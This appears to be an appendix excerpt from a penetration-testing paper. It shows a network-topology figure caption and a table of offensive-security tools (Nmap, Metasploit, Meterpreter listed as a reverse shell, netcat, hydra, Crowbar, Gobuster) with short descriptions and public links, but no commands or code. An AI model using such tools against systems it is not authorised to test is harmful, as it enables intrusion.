


Figure 9: Network Topology

B Tools

Name	Description	Link
Nmap	Network and vulnerability scanner	https://nmap.org/
Metasploit	Exploitation framework	https://github.com/rapid7/metasploit-framework
DIRB	Directory Brute Force Tool	https://github.com/v0re/dirb
Gobuster	Directory Brute Force Tool	https://github.com/OJ/gobuster
Meterpreter	Reverse Shell	https://github.com/rapid7/meterpreter
Crowbar	Brute forcing tool	https://github.com/galkan/crowbar
netcat	Network utility	https://github.com/diegocr/netcat
hydra	Brute Forcing tool	https://github.com/vanhauser-thc/thc-hydra
Wireshark	Network traffic analyzer	https://www.wireshark.org/
Portswigger Burp Suite	Web traffic analysis tool	https://portswigger.net/burp
psql	PostgreSQL interactive terminal	https://www.postgresql.org/docs/13/app-psql.html